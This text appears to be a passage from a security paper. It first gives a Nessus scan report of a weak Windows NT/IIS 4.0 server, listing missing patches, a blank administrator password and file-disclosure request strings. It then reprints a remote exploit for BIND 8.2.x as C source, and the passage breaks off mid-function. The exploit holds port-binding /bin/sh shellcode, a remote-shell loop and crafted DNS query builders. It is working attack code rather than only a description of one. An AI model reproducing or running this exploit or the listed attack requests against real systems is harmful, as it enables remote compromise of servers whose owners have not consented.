Informational	unknown (10000/tcp)	Here is the list of available SSLv2 ciphers: RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5 EXP-RC2-CBC-MD5 IDEA-CBC-MD5 DES-CBC-MD5 DES-CBC3-MD5 RC4-64-MD5
Informational	unknown (10000/tcp)	This TLSv1 server also accepts SSLv2 connections. This TLSv1 server also accepts SSLv3 connections.
Warning	general/icmp	The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine. This may help him to defeat all your time based authentication protocols. Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14). Risk factor : Low CVE : CAN-1999-0524

This file was generated by Nessus, the open-sourced security scanner.

The following is the output of the Nessus scan of the Windows NT Web Server.

Nessus Scan Report

Number of hosts which were alive during the test : 1
Number of security holes found : 28
Number of security warnings found : 12
Number of security notes found : 13

List of the tested hosts :

- 199.199.1.1**(Security holes found)**

[Back to the top]

199.199.1.1 :

List of open ports :

- ftp (21/tcp) (Security warnings found)
- http (80/tcp) (Security hole found)
- epmap (135/tcp) (Security warnings found)
- epmap (135/udp)
- netbios-ns (137/udp) (Security warnings found)
- netbios-dgm (138/udp)
- netbios-ssn (139/tcp) (Security hole found)
- https (443/tcp)
- unknown (1027/tcp) (Security notes found)
- unknown (1029/tcp) (Security notes found)
- unknown (4421/tcp) (Security warnings found)
- general/tcp (Security warnings found)
- general/udp (Security notes found)

[back to the list of ports]

Warning found on port ftp (21/tcp)

The FTP service allows anonymous logins. If you do not
want to share data with anyone you do not know, then you should deactivate
the anonymous account, since it can only cause troubles.
Under most Unix system, doing :
echo ftp >> /etc/ftpusers
will correct this.

Risk factor : Low
CVE : CAN-1999-0497

[back to the list of ports]

Information found on port ftp (21/tcp)

Remote FTP server banner :
webserver microsoft ftp service (version 4.0).

[back to the list of ports]

Vulnerability found on port http (80/tcp)

The Sample SQL Query CGI is present.
The sample allows anyone to structure a certain query that would retrieve the content of directories present on the local server.

Solution: Use Microsoft's Secure IIS Guide (For IIS 4.0 or IIS 5.0 respectively) or Microsoft's IIS Lockdown tool to remove IIS samples.

Risk factor : Medium

Additional information:
http://www.securiteam.com/tools/5QP0N1F55Q.html (IIS Lookdown)
http://www.securiteam.com/windowsntfocus/5HP05150AQ.html (Secure IIS 4.0)
http://www.securiteam.com/windowsntfocus/5RP0D1F4AU.html (Secure IIS 5.0)

[back to the list of ports]

Vulnerability found on port http (80/tcp)

Internet Information Server (IIS) 4.0 ships with a set of sample files to help web developers learn about Active Server Pages (ASP). One of these sample files, 'showcode.asp' (installed in /msadc/Samples/SELECTOR/), is designed to view the source code of the sample applications via a web browser.
The 'showcode.asp' file does inadequate security checking and allows anyone with a web browser to view the contents of any text file on the web server. This includes files that are outside of the document root of the web server.

The showcode.asp file is installed by default at the URL:
http://www.someserver.com/msadc/Samples/SELECTOR/showcode.asp
It takes 1 argument in the URL, which is the file to view.
The format of this argument is: source=/path/filename

This is a fairly dangerous sample file. It can view the contents of files on the system. The author of the ASP file added a security check to only allow the viewing of the sample files which were in the '/msadc' directory on the system. The problem is the security check does not test for the '..' characters within the URL. The only checking done is if the URL contains the string '/msadc/'. This allows URLs to be created that view, not only files outside of the samples directory, but files anywhere on the entire file system that the web server's document root is on.

The full description can be found at: http://www.l0pht.com/advisories.html

Solution : For production servers, sample files should never be installed, so delete the entire /msadc/samples directory. If you must have the showcode.asp capability on development server the showcode.asp file should be modified to test for URLs with '..' in them and deny those requests.

Risk factor : Serious
CVE : CAN-1999-0736

[back to the list of ports]

Vulnerability found on port http (80/tcp)

It is possible to get the source code of
ASP scripts by issuing the following request :

GET /null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full

ASP source codes usually contain sensitive information such
as usernames and passwords.

Solution : If you need the functionality provided by WebHits, then
install the patch available at :
http://www.microsoft.com/technet/security/bulletin/ms00-006.asp

If you do not need this functionality, then unmap the .htw extensions
from webhits.dll using the Internet Service Manager MMC snap-in.

Risk factor : Serious
CVE : CVE-2000-0097

[back to the list of ports]

Vulnerability found on port http (80/tcp)

The web server is probably susceptible to a common IIS vulnerability discovered by
'Rain Forest Puppy'. This vulnerability enables an attacker to execute arbitrary
commands on the server with Administrator Privileges.

See Microsoft security bulletin (MS99-025) for patch information.
Also, BUGTRAQ ID 529 on www.securityfocus.com (http://www.securityfocus.com/bid/529)

Risk factor : High
CVE : CVE-1999-1011

[back to the list of ports]

Vulnerability found on port http (80/tcp)

Some of the following IIS sample files are present :

/iissamples/issamples/fastq.idq
/iissamples/issamples/query.idq
/iissamples/exair/search/search.idq
/iissamples/exair/search/query.idq
/iissamples/issamples/oop/qsumrhit.htw?CiWebHitsFile=/iissamples/issamples/oop/qsumrhit.htw&CiRestriction=none&CiHiliteType=Full
/iissamples/issamples/oop/qfullhit.htw?CiWebHitsFile=/iissamples/issamples/oop/qfullhit.htw&CiRestriction=none&CiHiliteType=Full
/scripts/samples/search/author.idq
/scripts/samples/search/filesize.idq
/scripts/samples/search/filetime.idq
/scripts/samples/search/queryhit.idq
/scripts/samples/search/simple.idq
/iissamples/exair/howitworks/codebrws.asp
/iissamples/issamples/query.asp

They all contain various security flaws which could allow
an attacker to execute arbitrary commands, read arbitrary files
or gain valuable information about the remote system.

Solution : Delete the whole /iissamples directory
Risk factor : High

[back to the list of ports]

Vulnerability found on port http (80/tcp)

The remote IIS server allows anyone to execute arbitrary commands
by adding a unicode representation for the slash character
in the requested path.

Solution: See http://www.microsoft.com/technet/security/bulletin/ms00-078.asp
or http://www.microsoft.com/technet/security/bulletin/ms00-044.asp
Risk factor: High
CVE : CVE-2000-0884

[back to the list of ports]

Vulnerability found on port http (80/tcp)

When IIS receives a user request to run a script, it
renders the request in a decoded canonical form, then performs security
checks on the decoded request. A vulnerability results because a second, superfluous decoding
pass is performed after the initial security checks are completed. Thus, a specially crafted request
could allow an attacker to execute arbitrary commands on the IIS Server.

Solution: See MS advisory MS01-026(Superseded by ms01-044)
See http://www.microsoft.com/technet/security/bulletin/ms01-044.asp

Risk factor: High
CVE : CAN-2001-0333

[back to the list of ports]

Vulnerability found on port http (80/tcp)

The file /iisadmpwd/aexp2.htr is present.

An attacker may use it in a brute force attack
to gain valid username/password.

Solution : Delete it
Risk factor : Serious

[back to the list of ports]

Vulnerability found on port http (80/tcp)

The dll '/_vti_bin/_vti_aut/dvwssr.dll' seems to be present.

This dll contains a bug which allows anyone with
authoring web permissions on this system to alter
the files of other users.

In addition to this, this file is subject to a buffer overflow
which allows anyone to execute arbitrary commands on the
server and/or disable it

Solution : delete /_vti_bin/_vti_aut/dvwssr.dll
Risk factor : High
See also : http://www.wiretrip.net/rfp/p/doc.asp?id=45&iface=1
CVE : CVE-2000-0260

[back to the list of ports]

Vulnerability found on port http (80/tcp)

It is possible to get the source code of the remote
ASP scripts by appending ::$DATA at the end
of the request (like GET /default.asp::$DATA)

ASP source codes usually contain sensitive informations such
as logins and passwords.

Solution : install all the latest Microsoft Security Patches

Risk factor : Serious
CVE : CVE-1999-0278

[back to the list of ports]

Vulnerability found on port http (80/tcp)

It is possible to make the remote IIS server execute
arbitrary code by sending it a too long url ending in .htr.

Risk factor : High.

Solution :

- From the desktop, start the Internet Service Manager
by clicking Start -> Programs -> Windows NT 4.0 Option
Pack -> Microsoft Internet Information Server -> Internet
Service Manager,
- Double-click 'Internet Information Server',
- Right-click on the computer name and select Properties,
- In the Master Properties drop-down box, select 'WWW Service',
then click the 'Edit' button,
- Click the 'Home Directory' tab, then click the 'Configuration'
button,
- Highlight the line in the extension mappings that contains '.HTR',
then click the 'Remove' button,
- Respond 'yes' to 'Remove selected script mapping?' say yes,
click OK 3 times, close ISM
CVE : CVE-1999-0874

[back to the list of ports]

Warning found on port http (80/tcp)

The IIS server appears to have the .IDA ISAPI filter mapped.

At least one remote vulnerability has been discovered for the .IDA (indexing
service) filter. This is detailed in Microsoft Advisory MS01-033, and gives
remote SYSTEM level access to the web server.

It is recommended that even if you have patched this vulnerability that you
unmap the .IDA extension, and any other unused ISAPI extensions if they are
not required for the operation of your site.

Solution:
To unmap the .IDA extension:
1.Open Internet Services Manager.
2.Right-click the Web server, and choose Properties from the context menu.
3.Master Properties
4.Select WWW Service | Edit | HomeDirectory | Configuration
and remove the reference to .ida from the list.

Risk Factor: Medium

[back to the list of ports]

Warning found on port http (80/tcp)

The remote web server appears to be running with
Frontpage extensions.

You should double check the configuration since
a lot of security problems have been found with
FrontPage when the configuration file is
not well set up.

Risk factor : High if your configuration file is
not well set up
CVE : CVE-1999-0386

[back to the list of ports]

Information found on port http (80/tcp)

The remote web server type is :

Microsoft-IIS/4.0

We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

[back to the list of ports]

Warning found on port epmap (135/tcp)

DCE services running on the remote can be enumerated
by connecting on port 135 and doing the appropriate
queries.

An attacker may use this fact to gain more knowledge
about the remote host.

Solution : filter incoming traffic to this port.
Risk factor : Low

[back to the list of ports]

Information found on port epmap (135/tcp)

The DCE Service 'WMSG00000057.00000001' is running on this host
Type : ncalrpc
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Information found on port epmap (135/tcp)

The DCE Service 'WMSG00000057.00000001' is running on this host
Type : ncalrpc
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Information found on port epmap (135/tcp)

The DCE Service 'WMSG00000057.00000001' is running on this host
Type : ncalrpc
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Warning found on port netbios-ns (137/udp)

. The following 10 NetBIOS names have been gathered :
WEBSERVER = This is the computer name registered for workstation services by a WINS client.
WEBSERVER
INet~Services = Workgroup / Domain name (Domain Controller)
WORKGROUP = Workgroup / Domain name
IS~WEBSERVER = This is the computer name registered for workstation services by a WINS client.
WEBSERVER = Computer name that is registered for the messenger service on a computer that is a WINS client.
WORKGROUP = Workgroup / Domain name (part of the Browser elections)
WORKGROUP
__MSBROWSE__
ADMINISTRATOR = Computer name that is registered for the messenger service on a computer that is a WINS client.
. The remote host has the following MAC address on its adapter :
0x00 0xa0 0xc9 0xbb 0x33 0x40

If you do not want to allow everyone to find the NetBios name
of your computer, you should filter incoming traffic to this port.

Risk factor : Medium

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

. It was possible to log into the remote host using the following
login/password combinations :
'administrator'/''

. It was possible to log into the remote host using a NULL session.
The concept of a NULL session is to provide a null username and
a null password, which grants the user the 'guest' access

. All the smb tests will be done as 'administrator'/''

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The registry key HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
is writeable by users who are not in the admin group.

This key contains a value which defines which program should
be run when a user logs on.

As this program runs in the SYSTEM context, the users who
have the right to change the value of this key
can gain more privileges on this host.

Solution : use regedt32 and set the permissions of this

key to :

- admin group : Full Control
- system : Full Control
- everyone : Read

Risk factor : High
CVE : CAN-1999-0589

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The following registry keys are writeable by users who are not in
the admin group :
HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths
HKLM\Software\Microsoft\Windows\CurrentVersion\Controls Folder
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer
HKLM\Software\Microsoft\Windows\CurrentVersion\Extensions
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKLM\Software\Microsoft\Windows\CurrentVersion\ModuleUsage
HKLM\Software\Microsoft\Windows\CurrentVersion\RenameFiles
HKLM\Software\Microsoft\Windows\CurrentVersion\Setup
HKLM\Software\Microsoft\Windows\CurrentVersion\SharedDLLs
HKLM\Software\Microsoft\Windows\CurrentVersion\Shell Extensions
HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers
HKLM\Software\Microsoft\Windows NT\CurrentVersion\drivers.desc
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Embedding
HKLM\Software\Microsoft\Windows NT\CurrentVersion\MCI
HKLM\Software\Microsoft\Windows NT\CurrentVersion\MCI Extensions
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Ports
HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WOW
These keys contain paths to common programs and DLLs. If a user
can change a path, then he may put a trojan program
into another location (say C:/temp) and point to it.

Solution : use regedt32 and set the permissions of this
key to :

- admin group : Full Control
- system : Full Control
- everyone : Read

Risk factor : Serious
CVE : CAN-1999-0589

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The registry key SYSTEM\CurrentControlSet\Services\Schedule
is writeable by users who are not in the admin group.

Since the scheduler runs with SYSTEM privileges, this
allow a malicious user to gain these privileges on this
system.

Solution : use regedt32 and set the permissions of this
key to :

- admin group : Full Control

- system : Full Control
- everyone : Read

Risk factor : High
CVE : CAN-1999-0589

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The following registry keys are writeable by users who are not in
the admin group :
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug
These keys contain the name of the program that shall
be started when the computer starts. The users who
have the right to modify them can easily make the admin
run a trojan program which will give them admin privileges.

Solution : use regedt32 and set the permissions of this
key to :

- admin group : Full Control
- system : Full Control
- everyone : Read

Risk factor : High
CVE : CAN-1999-0589

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'RPC Endpoint Mapper Service on NT 4 has not been applied'
problem has not been applied.

Because the endpoint mapper runs within the RPC service itself, exploiting this
vulnerability would cause the RPC service itself to fail, with the attendant loss
of any RPC-based services the server offers, as well as potential loss of some COM
functions. Normal service could be
restored by rebooting the server.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms01-048.asp
Risk factor : Serious
CVE : CAN-2001-0662

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'Malformed request to index server'
problem has not been applied.

This vulnerability can allow an attacker to execute arbitrary
code on the remote host.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms01-025.asp
Risk factor : Serious
CVE : CAN-2001-0245

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'Malformed PPTP Packet Stream'
problem has not been applied.

This vulnerability allows an attacker to crash the WindowsNT 4.0
hosts that uses PPTP.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms01-009.asp
Risk factor : Serious
CVE : CVE-2001-0017

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'NTLMSSP Privilege Escalation'
problem has not been applied.

This vulnerability allows a malicious user, who has the
right to log on this host locally, to gain additional privileges.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms01-008.asp
Risk factor : Medium
CVE : CAN-2001-0016

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'WinSock Mutex'
problem has not been applied.

This vulnerability allows a local user to prevent this host
from communicating with the network

Solution : See http://www.microsoft.com/technet/security/bulletin/ms01-003.asp
Risk factor : Serious
CVE : CVE-2001-0006

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'incomplete TCP/IP packet'
problem has not been applied.

This vulnerability allows a user to prevent this host
from communicating with the network

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-091.asp
Risk factor : Serious

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the multiple LPC and LPC Ports vulnerabilities
has not been applied on the remote Windows host.

These vulnerabilities allows an attacker gain privileges on the
remote host, or to crash it remotely.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-070.asp
Risk factor : High

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'Relative Shell Path'
vulnerability has not been applied.

This vulnerability allows a malicious user
who can write to the remote system root
to cause the code of his choice to be executed by
the users who will interactively log into this
host.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-052.asp
Risk factor : Medium
CVE : CVE-2000-0663

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'NetBIOS Name Server Protocol Spoofing'
problem has not been applied.

This vulnerability allows a malicious user to make this
host think that its name has already been taken on the
network, thus preventing it to function properly as
a SMB server (or client).

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-047.asp
or Security Rollup: http://support.microsoft.com/support/kb/articles/q299/4/44.asp

Risk factor : Medium
CVE : CAN-2000-0673

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'ResetBrowser Frame' and the 'HostAnnouncement flood'
has not been applied.

The first of these vulnerabilities allows anyone to shut
down the network browser of this host at will.

The second vulnerability allows an attacker to
add thousands of bogus entries in the master browser,
which will consume most of the network bandwidth as
a side effect.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-036.asp
Risk factor : Medium
CVE : CVE-2000-0404

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The hotfix for the 'IP Fragment Reassembly' vulnerability
has not been applied on the remote Windows host.

This vulnerability allows an attacker to send malformed packets
which will hog this computer CPU to 100%, making
it nearly unusable for the legitimate users.

Solution : See http://www.microsoft.com/technet/security/bulletin/ms00-029.asp
Risk factor : Serious
CVE : CVE-2000-0305

[back to the list of ports]

Vulnerability found on port netbios-ssn (139/tcp)

The following shares can be accessed as administrator :

- ADMIN$ - (readable, writeable)
- C$ - (readable, writeable)
- D$ - (readable?, writeable)
- E$ - (readable?, writeable)
- F$ - (readable?, writeable)
- C$ - (readable, writeable)
- D$ - (readable?, writeable)
- ADMIN$ - (readable, writeable)

Solution : To restrict their access under WindowsNT, open the explorer, do a right click on each,
go to the 'sharing' tab, and click on 'permissions'
Risk factor : High
CVE : CAN-1999-0519

[back to the list of ports]

Warning found on port netbios-ssn (139/tcp)

The remote registry can be accessed remotely
using the login / password combination used
for the SMB tests.

Having the registry accessible to the world is
not a good thing as it gives extra knowledge to
a hacker.

Solution : Apply service pack 3 if not done already,
and set the key HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\Winreg
to restrict what can be browsed by non administrators.

In addition to this, you should consider filtering incoming packets
to this port.

Risk factor : Low

[back to the list of ports]

Warning found on port netbios-ssn (139/tcp)

Here is the browse list of the remote host :

WEBSERVER -

This is potentially dangerous as this may help the attack
of a potential hacker by giving him extra targets to check for

Solution : filter incoming traffic to this port
Risk factor : Low

[back to the list of ports]

Warning found on port netbios-ssn (139/tcp)

Here is the list of the SMB shares of this host :

ADMIN$ - Remote Admin
IPC$ - Remote IPC
C$ - Default share
D$ - Default share
E$ - Default share
F$ - Default share

This is potentially dangerous as this may help the attack
of a potential hacker.

Solution : filter incoming traffic to this port
Risk factor : Medium

[back to the list of ports]

Warning found on port netbios-ssn (139/tcp)

The host SID can be obtained remotely. Its value is :

WEBSERVER : 5-21-1813592702-1170611536-1520766640

An attacker can use it to obtain the list of the local users of this host
Solution : filter the ports 137 to 139
Risk factor : Low

CVE : CAN-2000-1200

[back to the list of ports]

Warning found on port netbios-ssn (139/tcp)

The SID could be used to enumerate the names of the users
of this host.
(we only enumerated users name whose ID is between 1000 and 1200
for performance reasons)
This gives extra knowledge to a cracker, which
is not a good thing :
- Administrator account name : administrator (id 500)
- Guest account name : Guest (id 501)
- IUSR_WEBSERVER (id 1000)
- MTS Trusted Impersonators (id 1001)
- IWAM_WEBSERVER (id 1002)

Risk factor : Medium
Solution : filter incoming connections to port 139

[back to the list of ports]

Information found on port netbios-ssn (139/tcp)

The remote native lan manager is : NT LAN Manager 4.0
The remote Operating System is : Windows NT 4.0
The remote SMB Domain Name is : WORKGROUP

[back to the list of ports]

Information found on port unknown (1027/tcp)

A DCE service is listening on 199.199.1.1:1027 :

Type: ncacn_ip_tcp
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Information found on port unknown (1027/tcp)

A DCE service is listening on 199.199.1.1:1027 :

Type: ncacn_ip_tcp
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Information found on port unknown (1027/tcp)

A DCE service is listening on 199.199.1.1:1027 :

Type: ncacn_ip_tcp
UUID : 6b0ce00d-0b90-67c7-10b3-17dd01066200

[back to the list of ports]

Information found on port unknown (1029/tcp)

A DCE service is listening on 199.199.1.1:1029 :

Type: ncacn_ip_tcp
UUID : ad42800d-6b82-cf03-1197-2caa68870000

[back to the list of ports]

Warning found on port unknown (4421/tcp)

a web server is running on this port

[back to the list of ports]

Information found on port unknown (4421/tcp)

The remote web server type is :

Microsoft-IIS/4.0

We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

[back to the list of ports]

Warning found on port general/tcp

The remote host uses non-random IP IDs, that is, it is
possible to predict the next value of the ip_id field of
the ip packets sent by this host.

An attacker may use this feature to determine if the remote
host sent a packet in reply to another request. This may be
used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor : Low

[back to the list of ports]

Information found on port general/tcp

Nmap found that this host is running Windows NT4 / Win95 / Win98

[back to the list of ports]

Information found on port general/udp

For your information, here is the traceroute to 199.199.1.1 :
199.199.1.1

This file was generated by Nessus, the open-sourced security scanner.

Appendix C – BIND Buffer Overflow Exploit

This script for remote BIND buffer overflow is reprinted with permission of one of the authors, Ioan Moldovan (adresadeforward@yahoo.com). I changed the margins on these pages to make the script more readable. The original posting can be found at: http://packetstorm.widexs.nl/0103-exploits/n82x.c

```
/*
 * lame named 8.2.x remote exploit by
 *
 *   Ix         [adresadeforward@yahoo.com] (the master of jmpz),
 *   lucysoft   [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what
you do with this code.
 *
 * flamez       - canaris
 * greetz       - blizzard, netman.
 * creditz      - anathema  for the original shellcode
 *              - additional code ripped from statdx exploit by ron1n
 */

#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
/* main: */
"\xeb\x7b"                              /* jmp callz              */ // 2
- 2
/* start: */
"\x5e"                                  /* popl %esi              */ // 1
- 3

  /* socket() */
```

```
"\x29\xc0"                              /* subl %eax, %eax         */ // 2
- 5
"\x89\x46\x10"                          /* movl %eax, 0x10(%esi)   */ // 3
- 8
"\x40"                                  /* incl %eax               */ // 1
- 9
"\x89\xc3"                              /* movl %eax, %ebx         */ // 2
- 11
"\x89\x46\x0c"                          /* movl %eax, 0x0c(%esi)   */ // 3
- 14
"\x40"                                  /* incl %eax               */ // 1
- 15
"\x89\x46\x08"                          /* movl %eax, 0x08(%esi)   */ // 3
- 18
"\x8d\x4e\x08"                          /* leal 0x08(%esi), %ecx   */ // 3
- 21
"\xb0\x66"                              /* movb $0x66, %al         */ // 2
- 23
"\xcd\x80"                              /* int $0x80               */ // 2
- 25

  /* bind() */
"\x43"                                  /* incl %ebx               */ // 1
- 26
"\xc6\x46\x10\x10"                      /* movb $0x10, 0x10(%esi)  */ // 4
- 30
"\x66\x89\x5e\x14"                      /* movw %bx, 0x14(%esi)    */ // 4
- 34
"\x88\x46\x08"                          /* movb %al, 0x08(%esi)    */ // 3
- 37
"\x29\xc0"                              /* subl %eax, %eax         */ // 2
- 39
"\x89\xc2"                              /* movl %eax, %edx         */ // 2
- 41
"\x89\x46\x18"                          /* movl %eax, 0x18(%esi)   */ // 3
- 44
"\xb0\x90"                              /* movb $0x90, %al         */ // 2
- 46
"\x66\x89\x46\x16"                      /* movw %ax, 0x16(%esi)    */ // 4
- 50
"\x8d\x4e\x14"                          /* leal 0x14(%esi), %ecx   */ // 3
- 53
"\x89\x4e\x0c"                          /* movl %ecx, 0x0c(%esi)   */ // 3
- 56
"\x8d\x4e\x08"                          /* leal 0x08(%esi), %ecx   */ // 3
- 59

// 2 jump + 1 + 5 free + 1

"\xb0\x66"                              /* movb $0x66, %al         */ // 2
- 61
"\xcd\x80"                              /* int $0x80               */ // 2
- 2

  /* listen() */
"\x89\x5e\x0c"                          /* movl %ebx, 0x0c(%esi)   */
"\x43"                                  /* incl %ebx               */
```

```
"\x43"                                  /* incl %ebx               */
"\xb0\x66"                              /* movb $0x66, %al         */
"\xcd\x80"                              /* int $0x80               */

  /* accept() */
"\x89\x56\x0c"                          /* movl %edx, 0x0c(%esi)   */ // 3
- 5
"\x89\x56\x10"                          /* movl %edx, 0x10(%esi)   */ // 3
- 8
"\xb0\x66"                              /* movb $0x66, %al         */ // 2
- 10
"\x43"                                  /* incl %ebx               */ // 1
- 11
"\xcd\x80"                              /* int $0x80               */ // 1
- 12

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                              /* xchgb %al, %bl          */ // 2
- 14
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2
- 16
"\x29\xc9"                              /* subl %ecx, %ecx         */ // 2
- 18
"\xcd\x80"                              /* int $0x80               */ // 2
- 20
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2
- 22
"\x41"                                  /* incl %ecx               */ // 1
- 23
"\xcd\x80"                              /* int $0x80               */ // 2
- 25
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2
- 27
"\x41"                                  /* incl %ecx               */ // 1
- 28
"\xcd\x80"                              /* int $0x80               */ // 2
- 30

  /* execve() */
"\x88\x56\x07"                          /* movb %dl, 0x07(%esi)    */ // 3
- 33
"\x89\x76\x0c"                          /* movl %esi, 0x0c(%esi)   */ // 3
- 36
"\x87\xf3"                              /* xchgl %esi, %ebx        */ // 2
- 38
"\x8d\x4b\x0c"                          /* leal 0x0c(%ebx), %ecx   */ // 3
- 41
"\xb0\x0b"                              /* movb $0x0b, %al         */ // 2
- 44
"\xcd\x80"                              /* int $0x80               */ // 2
= 46

"\x90\x90\x90\x90\x90\x90\x90"

// 2 jump + 1 + 5 free + 1

/* callz: */
```

```
"\xe8\x70\xff\xff\xff"                    /* call start              */ // 5
- 51
"/bin/sh\0";                                                          // 8
- 59


//      {0, "8.2.2-P5 - Redhat 6.2 (Zoot) boot",       0xbffffa88, 28,
0x080d7cd0, 0x40111704, 0x330, 6},

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;

        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

void
runshell(int sockd)
{
    char buff[1024];
    int fmax, ret;
    fd_set fds;

    fmax = max(fileno(stdin), sockd) + 1;
    send(sockd, "uname -a; id;\n", 15, 0);

    for(;;)
    {

        FD_ZERO(&fds);
        FD_SET(fileno(stdin), &fds);
        FD_SET(sockd, &fds);

        if(select(fmax, &fds, NULL, NULL, NULL) < 0)
        {
            exit(EXIT_FAILURE);
        }

        if(FD_ISSET(sockd, &fds))
        {
            bzero(buff, sizeof buff);
            if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
            {
                exit(EXIT_FAILURE);
            }
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
```

```
            write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            if(send(sockd, buff, ret, 0) != ret)
            {
                fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
        }
    }
}


connection(struct sockaddr_in host)
{
        int sockd;

        host.sin_port = htons(36864);

        printf("connecting..\n");
        usleep(2000);

        if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                exit(EXIT_FAILURE);
        }

        if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
        {
                printf("wait for your shell..\n");
                usleep(500);
                runshell(sockd);
        }
        else
        {
                printf("error: named not vulnerable or wrong offsets
used\n");
        }

        close(sockd);
}



int infoleak_qry(char* buff)
{
        HEADER* hdr;
        int n, k;
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = htons(0xff);
```

```
        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;

        hdr->id = htons(0xbeef);
        hdr->opcode  = IQUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(0);
        hdr->nscount = htons(0);
        hdr->ancount = htons(1);
        hdr->arcount = htons(0);


        ptr = buff + sizeof(HEADER);

        n = 62;

        for (k = 0; k < dummy_names; k++)
        {
                *ptr++ = n;
                ptr += n;

        }

        ptr += INT16SZ;

        PUTSHORT(htons(1/*ns_t_a*/), ptr);              /* type */
        PUTSHORT(htons(T_A), ptr);                      /* class */
        PUTLONG(htons(1), ptr);                /* ttl */

        PUTSHORT(evil_size, ptr);       /* our *evil* size */

        return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
        int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode,
offset0;
        HEADER* hdr;
        char *ptr;
        int k, bufflen;
        u_int n, m;
        u_short s;
        int i;
        int shelloff, shellstarted;
        int towrite, ourpack;
        int n_dummy_rrs = 7;

        shelladdr = offset - 0x200;

        lameaddr  = shelladdr + 0x330;
```

```
        ourpack = offset - 0x250 + 2;
        towrite = (offset & ~0xff) - ourpack - 6;

        printf("# %x newebp\n", offset & ~0xff);
        printf("# %x towrite\n", towrite);


        rroffsetidx = towrite / 70;
